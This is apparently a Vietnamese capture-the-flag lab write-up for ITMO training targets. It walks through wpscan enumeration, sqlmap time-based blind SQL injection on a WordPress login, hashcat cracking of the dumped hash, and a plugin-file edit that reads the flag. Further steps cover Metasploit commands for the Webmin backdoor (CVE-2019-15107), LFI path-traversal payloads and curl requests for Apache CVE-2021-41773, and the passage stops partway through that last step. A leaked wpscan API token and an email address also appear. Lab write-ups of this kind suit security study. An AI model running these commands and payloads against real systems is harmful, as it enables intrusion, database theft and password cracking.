/administrator -> 404
/wp-login.php -> 200
/wp-admin/ -> 302 https://db74a777-31ad-4f3e-9f19-b955a5b70915-log-in-me-app.web.lms.itmo.xyz/wp-login.php?redirect_to=https%3A%2F%2Fdb74a777-31ad-4f3e-9f19-b955a5b70915-log-in-me-app.web.lms.itmo.xyz%2Fwp-admin
&?foreauth=1
```

Sau khi dò ra thì chúng ta tiến hành vào URL với form login

<https://db74a777-31ad-4f3e-9f19-b955a5b70915-log-in-me-app.web.lms.itmo.xyz/wp-login.php>



- Tiếp chún ta cần sử dụng công cụ wpscan.com
- Đăng nhập và lấy API:

Profile

Hello, daon

API Token

aalU10HUZr96rrG3DX9rs77DV8DFcVGrvnqQcshili0

Copy

Regenerate

To get started, download the [WordPress plugin](#) and enter your API token, or read the [documentation](#) to learn about other ways to use your token.

Current subscription plan

Free

Daily API request limit

25

Edit Profile

Name

daon

Email

doanchu2020@gmail.com

Optional fields

📄 Subscribe

Dò tên đăng nhập

```
sudo wpscan --rua -e ap,at,tt,cb,dbe,u,m --url https://db74a777-31ad-4f3e-9f19-b955a5b70915-log-in-me-app.web.lms.itmo.xyz --plugins-detection mixed --api-token aalU10HUZr96rrG3DX9rs77DV8DFcVGrvnqQcshili0 --detection-mode mixed -t 40
```

```
[i] User(s) Identified:
```

```
[+] admin
```

```
| Found By: Rss Generator (Passive Detection)
```

```
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Chúng ta sẽ tìm database chứa các thông tin

```
sqlmap -u https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-submit=Log+In&redirect_to=&testcookie=1' -p log --prefix="", ip = LEFT(UUID(), 8), url = ( TRUE " --suffix=") -- wpdeeply" --dbms mysql --technique=T --time-sec=1 --current-db
```

Chúng ta tìm đc database

```
Parameter: log (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: log=', ip = LEFT(UUID(), 8), url = ( TRUE AND (SELECT 3172 FROM (SELECT(SLEEP(1)))wMQK)) -- wpdeeply&pwd=password&wp-submit=Log In&redirect_to=&testcookie=1
---
[20:11:16] [INFO] the back-end DBMS is MySQL
[20:11:16] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: PHP 7.4.21, Nginx
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:11:18] [INFO] fetching current database
[20:11:18] [INFO] retrieved: wordpress
[20:11:54] [ERROR] invalid character detected. retrying..
ress
current database: 'wordpress'
[20:12:14] [INFO] fetched data logged to text files under '/home/chu/.local/share/sqlmap/output/5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz'
[20:12:14] [WARNING] your sqlmap version is outdated
[*] ending @ 20:12:14 /2025-10-25/
```

Sáu đó tìm các bảng:

```
sqlmap -u https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-submit=Log+In&redirect_to=&testcookie=1' -p log -D wordpress -tables --time-sec=1
```

```

---
[20:15:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 7.4.21
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:15:18] [INFO] fetching tables for database: 'wordpress'
[20:15:18] [INFO] fetching number of tables for database 'wordpress'
[20:15:18] [INFO] resumed: 13
[20:15:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:15:29] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruption
s
wp_terms
[20:16:18] [INFO] retrieved: wp_commentmeta
[20:17:18] [INFO] retrieved: wp_term_taxonomy
[20:18:39] [INFO] retrieved: wp_term_relationships
[20:20:00] [INFO] retrieved: wp_usermeta
[20:20:44] [INFO] retrieved: wp_post
[20:21:20] [ERROR] invalid character detected. retrying..
s
[20:21:26] [INFO] retrieved: wp_termmeta
[20:22:11] [INFO] retrieved: wp_options
[20:22:58] [INFO] retrieved: wp_loginizer_logs
[20:24:23] [INFO] retrieved: wp_users
[20:24:54] [INFO] retrieved: wp_^c

[20:25:04] [WARNING] your sqlmap version is outdated

[*] ending @ 20:25:04 /2025-10-25/

```

Chúng ta tìm đc bảng users

Sau đó chúng ta tìm cột

```

sqlmap -u https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-
app.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-
submit=Log+In&redirect_to=&testcookie=1' -p log -D wordpress -T wp_users -
columns --time-sec=1

```

```

[20:28:28] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:28:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruption
s
10
[20:28:43] [INFO] retrieved:
[20:28:49] [ERROR] invalid character detected. retrying..
[20:28:58] [ERROR] invalid character detected. retrying..
ID
[20:29:09] [INFO] retrieved: big
[20:29:29] [ERROR] invalid character detected. retrying..
int(20) unsigned
[20:31:01] [INFO] retrieved: user_login
[20:31:59] [INFO] retrieved: varcha
[20:32:34] [ERROR] invalid character detected. retrying..
r(60)
[20:33:04] [INFO] retrieved:
[20:33:11] [ERROR] invalid character detected. retrying..
use
[20:33:32] [ERROR] invalid character detected. retrying..
r_
[20:33:55] [ERROR] invalid character detected. retrying..
pas
[20:34:17] [ERROR] invalid character detected. retrying..
s
[20:34:23] [INFO] retrieved: v^C
[20:34:33] [WARNING] your sqlmap version is outdated

```

Tiếp đến chúng ta tìm mật khẩu đã bị hash:

```

sqlmap -u https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-
app.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-
submit=Log+In&redirect_to=&testcookie=1' -p log -D wordpress -T wp_users -C
user_pass --dump --time-sec=1

```

```

Parameter: log (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: log=', ip = LEFT(UUID(), 8), url = ( TRUE  AND (SELECT 3172 FROM (SELECT(SLEEP(1)))wMQK)) -- wpdeely8pwd=password&wp-submit=Log In&redirect_to=testcookie=1
---
[20:35:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.21, Nginx
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:35:14] [INFO] fetching entries of column(s) 'user_pass' for table 'wp_users' in database 'wordpress'
[20:35:14] [INFO] fetching number of column(s) 'user_pass' entries for table 'wp_users' in database 'wordpress'
[20:35:14] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:35:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruption
s
1
[20:35:26] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
P$BuLkbOL
[20:36:37] [ERROR] invalid character detected. retrying..
2zAM5rMW
[20:37:34] [ERROR] invalid character detected. retrying..
Lb
[20:37:51] [ERROR] invalid character detected. retrying..
t
[20:38:01] [ERROR] invalid character detected. retrying..
PPQBQPkjD9U1
[20:39:19] [INFO] recognized possible password hashes in column 'user_pass'

[20:40:00] [ERROR] user quit
[20:40:00] [WARNING] your sqlmap version is outdated

```

Chúng ta sẽ lưu đoạn mã băm này vào file hash.txt

Và chúng ta cần có file rockyou.txt để brute force

Sau đó chúng ta sử dụng hashcat để tiến hành dò tìm mật khẩu

```
hashcat -m 400 -a 3 hash.txt rockyou.txt --runtime=3600
```




```
$P$BuLkb0l2zAM5rMWLbtPPQBQPkMjD9U1:strawberry

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 400 (phpass)
Hash.Target.....: $P$BuLkb0l2zAM5rMWLbtPPQBQPkMjD9U1
Time.Started.....: Sat Oct 25 20:48:11 2025 (0 secs)
Time.Estimated...: Sat Oct 25 20:48:11 2025 (0 secs; Runtime limited: 1 hour, 0 mins)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: strawberry [10]
Guess.Queue.....: 325/14336792 (0.00%)
Speed.#1.....: 228 H/s (0.06ms) @ Accel:128 Loops:256 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7936-8192
Candidate.Engine.: Device Generator
Candidates.#1....: strawberry -> strawberry
Hardware.Mon.#1..: Temp: 67c Util: 64%

Started: Sat Oct 25 20:46:49 2025
Stopped: Sat Oct 25 20:48:13 2025
```

Chúng ta kiểm được mật khẩu và tiến hành đăng nhập: strawberry



Check lỗi hỏng:

```
sudo wpscan --rua -e ap,at,tt,cb,dbe,u,m --url https://7a667039-0ae7-46d7-9430-a42cb0d15623-log-in-me-app.web.lms.itmo.xyz/ --plugins-detection mixed --api-token aalU10HUZr96rrG3DX9rs77DV8DFcVGrvnqQcshili0 --detection-mode mixed -t 40
```

Ta nhận ra rằng loginizer có thể truy cập

```

[*] Enumerating All Plugins (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:04:48 <===== (113788 / 113788) 100.00% Time: 00:04:48
[*] Checking Plugin Versions (via Passive and Aggressive Methods)

[!] Plugin(s) Identified:

[*] akismet
| Location: https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/akismet/
| Latest Version: 5.5
| Last Updated: 2025-07-15T18:17:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/akismet/, status: 403
|
| [!] 1 vulnerability identified:
|
| [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
| Fixed in: 3.1.5
| References:
| - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
| - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
| - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
|
| The version could not be determined.

[*] loginizer
| Location: https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/
| Last Updated: 2025-09-22T09:44:00.000Z
| Readme: https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/readme.txt
| [!] The version is out of date, the latest version is 2.0.3
|
| Found By: Known Locations (Aggressive Detection)
| - https://5e5373eb-c372-4785-9a85-e0628f662d55-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/, status: 200
|
| [!] 4 vulnerabilities identified:
|
| [!] Title: Loginizer < 1.6.4 - Unauthenticated SQL Injection
| Fixed in: 1.6.4
| References:
| - https://wpscan.com/vulnerability/07683e3e-ffa7-452c-885f-31e8127acf3b
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-27615
| - https://wpdeply.com/loginizer-before-1-6-4-sqli-injection/

```

Mở URL có thể truy cập

```
7a667039-0ae7-46d7-9430-a42cb0d15623-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/readme.txt

== Loginizer ==
Contributors: loginizer, pagelayer, softaculous
Tags: access, admin, Loginizer, login, logs, ban ip, failed login, ip, whitelist ip, blacklist ip, failed attempts, lockouts, hack, authentication, login, security, rename login url, rename login, rename wp-admin, secure wp-admin, rename admin url, secure admin, brute force protection
Requires at least: 3.0
Tested up to: 5.5.1
Requires PHP: 5.5
Stable tag: 1.6.3
License: LGPLv2.1
License URI: http://www.gnu.org/licenses/lgpl-2.1.html

Loginizer is a WordPress security plugin which helps you fight against bruteforce attacks.

== Description ==

Loginizer is a WordPress plugin which helps you fight against bruteforce attack by blocking login for the IP after it reaches maximum retries allowed. You can blacklist or whitelist IPs for login using Loginizer. You can use various other features like Two Factor Auth, reCAPTCHA, PasswordLess Login, etc. to improve security of your website.

Loginizer is actively used by more than 1000000+ WordPress websites.

You can find our official documentation at <a href="https://loginizer.com/docs">https://loginizer.com/docs</a>. We are also active in our community support forums on <a href="https://wordpress.org/support/plugin/loginizer">wordpress.org</a> if you are one of our free users. Our Premium Support Ticket System is at <a href="https://loginizer.deskuss.com">https://loginizer.deskuss.com</a>

Free Features :

* Brute force protection. IPs trying to brute force your website will be blocked for 15 minutes after 3 failed login attempts. After multiple lockouts the IP is blocked for 24 hours. This is the default configuration and can be changed from Loginizer -> Brute force page in WordPress admin panel.
* Failed login attempts logs.
* Blacklist IPs
* Whitelist IPs
* Custom error messages on failed login.
* Permission check for important files and folders.

= Get Support and Pro Features =

Get professional support from our experts and pro features to take your site's security to the next level with <a href="https://loginizer.com/pricing">Loginizer-Security</a>.


Pro Features :

* MD5 Checksum - of Core WordPress Files. The admin can check and ignore files as well.
* Passwordless Login - At the time of login, the username / email address will be asked and an email will be sent to the email address of that account with a temporary link to login.
* Two Factor Auth via Email - On login, an email will be sent to the email address of that account with a temporary 6 digit code to complete the login.
* Two Factor Auth via App - The user can configure the account with a 2FA App like Google Authenticator, Authy, etc.
* Login Challenge Question - The user can setup a <input type="text">Challenge Question and Answer</input> as an additional security layer. After login, the user will need to answer the question to complete the login.
* reCAPTCHA - Google's reCAPTCHA v3/v2 can be configured for the login screen, Comments Section, Registration Form, etc. to prevent automated brute force attacks. Supports WooCommerce as well.
* Rename Login Page - The Admin can rename the login URL (slug) to something different from wp-login.php to prevent automated brute force attacks.
* Rename WP-Admin URL - The Admin area in WordPress is accessed via wp-admin. With Loginizer you can change it to anything e.g. site-admin.
* Rename login with Secrecy - If set, then all login URL's will still point to wp-login.php and users will have to access the New Login Slug by typing it in the browser.
* Disable XML-RPC - An option to simply disable XML-RPC in WordPress. Most of the WordPress users don't need XML-RPC and can disable it to prevent automated brute force attacks.
* Rename XML-RPC - The Admin can rename the XML-RPC to something different from xmlrpc.php to prevent automated brute force attacks.
* Username Auto Blacklist - Attackers generally use common usernames like admin, administrator, or variations of your domain name / business name. You can specify such username here and Loginizer will auto-blacklist the IP Address(s) of clients who try to use such username(s).
* New Registration Domain Blacklist - If you would like to ban new registrations from a particular domain, you can use this utility to do so.
* Change the Admin Username - The Admin can rename the admin username to something more difficult.
* Auto Blacklist IPs - IPs will be auto blacklisted, if certain usernames saved by the Admin are used to login by malicious bots / users.
* Disable Pingbacks - Simple way to disable Pingbacks.

Features in Loginizer include:


* Blocks IP after maximum retries allowed
* Extended lockout after maximum lockouts allowed
* Email notification to admin after max lockouts
* Blacklist IP/IP range
* Whitelist IP/IP range
* Check logs of failed attempts
```

Vào plugin và tìm đến loginizer



Chúng ta thử đọc các file

```
https://21dc9405-1486-4a45-ba50-d2f6d754e235-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/loginizer.php
```



You are not allowed to access this page directly.

Nhưng đây là 1 thông báo giả

```


<?php /** * @package loginizer * @version 1.6.3 */ /* Plugin Name: Loginizer
Plugin URI: https://wordpress.org/extend/plugins/loginizer/ Description:
Loginizer is a WordPress plugin which helps you fight against bruteforce attack
by blocking login for the IP after it reaches maximum retries allowed. You can
blacklist or whitelist IPs for login using Loginizer. Version: 1.6.3 Text
Domain: loginizer Author: Softaculous Author URI: https://www.loginizer.com
License: LGPLv2.1 */ /* Copyright (C) 2013 Loginizer (email :
support@loginizer.com) This program is free software: you can redistribute it
and/or modify it under the terms of the GNU General Public License as published
by the Free Software Foundation, either version 3 of the License, or (at your
option) any later version. This program is distributed in the hope that it will
be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public
License for more details. You should have received a copy of the GNU General
Public License along with this program. If not, see
<http://www.gnu.org/licenses/>. */ if(!function_exists('add_action')){ echo 'You
are not allowed to access this page directly.'; exit; } function
loginizer_load_plugin_textdomain(){ load_plugin_textdomain( 'loginizer', FALSE,
basename( dirname( __FILE__ ) ) . '/languages/' ); } add_action(
'plugins_loaded', 'loginizer_load_plugin_textdomain' ); $_ltmp_plugins =
get_option('active_plugins'); // Is the premium plugin loaded ?
if(in_array('loginizer-security/loginizer-security.php', $_ltmp_plugins)){
return; } // Is the premium plugin active ? if(defined('LOGINIZER_VERSION')){
return; } $plugin_loginizer = plugin_basename(__FILE__);
define('LOGINIZER_FILE', __FILE__); define('LOGINIZER_API',
'https://api.loginizer.com/'); include_once(dirname(__FILE__).'./init.php');

```

Chúng ta sẽ thử thay đổi code trong file này và xem kết quả

trước tiên chúng ta cần deactivate


```
$file = include("/flag/flag.txt"); if(!function_exists('add_action')){ echo $file; exit; }
```



7a667039-0ae7-46d7-9430-a42cb0d15623-log-in-me-app.web.lms.itmo.xyz/wp-content/plugins/loginizer/loginizer.php
15e383910f0c995db1cb8d20dd59805d86214c8f5d82fe23e8a5f5ca262d06a8eaa1a8bfba6686ec80fae8b11c0269269d 1

4. Webmin RCE

Bạn có quyền truy cập vào trang web. Hãy tìm một lỗ hổng đã biết và khai thác nó. Cờ nằm trong tệp **/flag.txt**.

Webmin làm việc qua giao thức **HTTPS**. Vì vậy, hãy sử dụng URL dạng:

```
https://10.10.10.10:N/ .
```

Webmin là gì?

- **Webmin** là một công cụ quản trị hệ thống **qua giao diện web** dành cho Linux/Unix (viết bằng **Perl**).
- Mặc định chạy dịch vụ web riêng của nó (**MiniServ**) trên **HTTPS cổng 10000**:

```
https://<host>:10000/ .
```
- Cho phép quản trị **tập trung** mà không cần SSH trực tiếp: quản lý user & group, dịch vụ, cron, firewall, package, Apache/Nginx, MySQL/MariaDB/PostgreSQL, BIND/DNS, Samba, Postfix, v.v.
- Kiến trúc dạng **module**: mỗi chức năng là một module; có thể cài thêm/ bật tắt. Có biến thể **Virtualmin/Cloudmin** cho hosting/ảo hóa.

Điểm mạnh

- Giao diện web trực quan, thao tác nhanh các tác vụ sysadmin thường gặp.
- Hỗ trợ nhiều distro (Debian/Ubuntu, RHEL/CentOS/Alma/Rocky, SUSE...), cấu hình lưu trong file chuẩn của hệ.

Bảo mật & vận hành

- Nên luôn dùng **HTTPS**, giới hạn truy cập theo IP, bật 2FA, cập nhật **phiên bản mới**, và chỉ mở cổng 10000 trong mạng tin cậy/VPN.
- Lịch sử từng có lỗ hổng nghiêm trọng (ví dụ các RCE trong phiên bản cũ). Vì vậy **kiểm tra version** và cập nhật định kỳ là bắt buộc.

Tóm lại: Webmin = “bảng điều khiển” web để quản trị máy chủ Linux/Unix, chạy trên cổng 10000/TCP qua HTTPS, modular, tiện lợi nhưng cần cấu hình bảo mật cẩn thận.

Với bài lab này, cách nhanh nhất là dùng **CVE-2019-15107** (module `webmin_backdoor`) để thực thi lệnh **không cần đăng nhập** và in `/flag.txt`.

Cách làm bằng Metasploit

```
use exploit/linux/http/webmin_backdoor # (#10 trong danh sách) set RHOSTS 10.10.10.10 set RPORT 1255 set SSL true set TARGETURI / # giữ nguyên set VERBOSE true set AllowNoCleanup true set HttpClientTimeout 20 # 1) Dùng payload in-place để t  
hấy output ngay: set PAYLOAD cmd/unix/generic set CMD "id" run # 2) Nếu thấy ui  
d/gid trả về => đổi lệnh để đọc flag: set CMD "cat /flag.txt" run
```

Ghi chú quan trọng

- Nếu server đòi hostname (redirect kỳ lạ), đặt thêm:

```
set VHOST 10.10.10.10
```

(hoặc hostname mà trang báo, nhưng đã số lab chấp nhận IP.)

- Nếu `check` / `run` báo **Not Vulnerable**, thử lại **module 7** (packageup_rce) *nếu có tài khoản*, hoặc dùng PoC cURL dưới đây (thường hiệu quả trên bản dính 15107).

5. Apache LFI

Exploit this Apache and read the /flag.txt

Apache LFI (thường mọi người nói tắt như vậy) thực ra là **lỗ hổng Local File Inclusion** xảy ra trên **ứng dụng web chạy trên Apache HTTP Server**. Nó **không phải lỗi “của Apache”** mà là lỗi **logic ứng dụng** (PHP, JSP, v.v.) cho phép kẻ tấn công **đọc/trộn nạp tệp cục bộ** trên máy chủ thông qua tham số URL.

LFI là gì?

- **Local File Inclusion (LFI)**: kẻ tấn công điều khiển đường dẫn tệp mà ứng dụng `include` / `read` → có thể:
 - Đọc file nhạy cảm: `/etc/passwd` , `.bash_history` , `wp-config.php` , log web...
 - Thực thi code gián tiếp nếu kết hợp **log poisoning** hoặc wrapper đặc biệt.
- Chạy trên Apache **chỉ là bối cảnh** phổ biến; LFI cũng gặp trên Nginx/IIS.

Ứng dụng dễ dính LFI

Ví dụ PHP dễ lỗi:

```
<?php $page = $_GET['page']; // không lọc include "pages/" . $page . ".php"; //  
chấp chuỗi trực tiếp -> LFI
```

Khai thác:

```
/index.php?page=../../../../etc/passwd
```

Kỹ thuật thường dùng:

- **Path traversal:** `../` (kèm mã hoá `%2e%2e%2f`, double-encoding...)
- **Wrappers PHP** (nếu bật):
 - `php://filter/convert.base64-encode/resource=index.php` (đọc mã nguồn)
 - `data://` (đưa dữ liệu inline)
- **Log poisoning:** ghi PHP vào access.log rồi include file log.

Dấu hiệu & tác động

- Ứng dụng nhận tham số kiểu `file`, `page`, `template`, `lang` ...
- Có thông báo lỗi “failed to open stream”, “include(): ...”.
- Rủi ro: lộ bí mật, leo thang, thậm chí RCE khi kết hợp kỹ thuật khác.

Phân biệt với các lỗi giống/liên quan

- **RFI (Remote File Inclusion):** nạp file từ URL bên ngoài (phụ thuộc cấu hình như `allow_url_include`).

- **Arbitrary file read** ở một số sản phẩm Apache ecosystem (ví dụ vài CVE của Solr, Struts...) là **khả năng đọc file** qua API – *không hẳn là LFI kiểu include code PHP*, nhưng hậu quả tương tự (lộ tệp cục bộ).

Cách phòng tránh (thực hành tốt)

- **Whitelist** tên trang/ID thay vì chấp nhận đường dẫn tùy ý:

```
$allowed = ['home', 'about', 'help']; $page = $_GET['page'] ?? 'home'; if (!in_array($page, $allowed, true)) { http_response_code(404); exit; } include __DIR__."/pages/{$page}.php";
```

- **Chuẩn hoá & kiểm tra đường dẫn**: `realpath()`, chặn `..`, chặn `%2e%2e%2f`.
- **Tách dữ liệu & mã**: không include nội dung do người dùng kiểm soát.
- **Giảm bề mặt**:
 - Tắt/cẩn trọng với `allow_url_include`, hạn chế wrappers nguy hiểm.
 - Dùng `open_basedir` để “nhốt” PHP trong thư mục cho phép.
 - Quyền file tối thiểu; tắt **directory listing** (`Options -Indexes` trên Apache).
 - Bật WAF/CRS (mod_security) với rule chống traversal.
- **Xử lý lỗi an toàn**: không lộ stack trace/đường dẫn thực.

Gợi ý kiểm thử hợp pháp

- Dò tham số nghi vấn (`page` , `file` , `view` , `template` , `lang` ...).
- Thử payload traversal + mã hoá; quan sát thông báo lỗi/response bất thường.
- Chỉ kiểm thử trên hệ thống **bạn sở hữu/được phép** (tuân thủ pháp luật & chính sách).

Cách thực hiện

Apache LFI (CVE-2021-41773) trên **Apache/2.4.49**.

1) Xác định version dễ tổn thương

```
curl -i http://10.10.10.10:1267/
```

Trả về:

```
Server: Apache/2.4.49 (Unix)
```

→ 2.4.49 là bản dính lỗi **path traversal** (normalize đường dẫn sai).

2) Thử leo thang đường dẫn từ webroot (bị chặn)

```
curl -s "http://10.10.10.10:1267/.%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
```

→ **403 Forbidden**: dù bypass được chuẩn hoá đường dẫn, nhưng truy cập qua **DocumentRoot** vẫn chịu ràng buộc `<Directory> / Require all denied` nên bị chặn quyền.

3) Bypass qua alias `/cgi-bin/` và đọc file hệ thống

```
